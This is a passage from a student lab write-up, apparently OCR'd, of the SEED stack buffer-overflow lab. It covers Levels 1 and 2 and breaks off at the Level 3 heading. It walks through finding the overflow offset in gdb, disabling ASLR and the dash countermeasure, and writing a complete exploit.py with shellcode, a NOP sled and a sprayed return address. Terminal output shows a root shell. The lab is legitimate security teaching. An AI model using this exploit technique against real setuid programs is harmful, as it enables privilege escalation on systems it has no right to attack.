
now create a breakpoint
b bof: bof is the function name where we have the buffer overflow
run
next

here we can see the string copy where we have the buffer overflow



Print the address of the ebp register
p $ebp
Also print the address of beginning of buffer
p &buffer

To get the **offset**, we take the difference of ebp and buffer addresses



Next,
Now, exploit.py is python file which creates our payload or the badfile

gedit exploit.py

Replace the shell code for 32-bit program in exploit file given in shell code folder and also,
start = 400
ret = ebp+100
offset=ebp-buffer+4

save and close the file


```
exploit.py
~/Downloads/Project2/Labsetup/code
```

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    =  0xffffcab8 + 200          # Change this number
offset = 176            # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

run exploit.py //badfile is not empty now
./exploit.py
./stack-L1

```
seed@VM: ~/.../code
-rw-rw-r-- 1 seed seed     0 Oct 16 18:27 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   980 Oct 16 18:26 exploit.py
-rw-rw-r-- 1 seed seed   965 Oct 16 18:12 Makefile
-rw-rw-r-- 1 seed seed    11 Oct 16 18:18 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L1
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:14 stack-L2
-rwxrwxr-x 1 seed seed 18700 Oct 16 18:14 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:14 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:14 stack-L4
-rwxrwxr-x 1 seed seed 20120 Oct 16 18:14 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ gedit exploit.py
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```


Now we get into root shell and the attack is successful




Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Same as Task 3, Disable the Counter measures


sudo sysctl -w kernel.randomize_va_space=0
and
link to Z shell instead of Dash shell
sudo ln -sf /bin/zsh /bin/sh



create an empty badfile to get accurate results while debug
touch badfile
make //generates all the executable files needed for lab



gedit Makefile //edit the values of L1-L4 as given in instructions



Now we are set to run the debugger,

gdb stack-L2-dbg

```
seed@VM: ~/.../code
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L4
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ gedit Makefile
[10/16/23]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
```


now create a breakpoint

b bof


run

```
seed@VM: ~/.../code
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Project2/Labsetup_task4/code/stack-L2-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcac8 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffceb0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffceb8 --> 0xffffd0e8 --> 0x0
ESP: 0xffffcaac --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
```

Next




print beginning of the buffer address
p &buffer
quit




Now we are constructing our exploit.py file, now its empty badfile
Open exploit.py and make changes as per Level 2

- Copy the 32-bit code and replace in py file
- Put the shell code at the end of our badfile
- ret = buff size + 400
- comment #offset


We don’t know how long the buffer is, so we spray the buffer i.e, we put return address in many places so that one of the addresses is actual return address.
now we are creating a FOR loop and spray entire buffer size without return
and save the exploit.py file.



run the exploit file
./exploit.py
./stack-L2



Now we got the root shell
Id
whoami




Task 5: Launching Attack on 64-bit Program (Level 3)

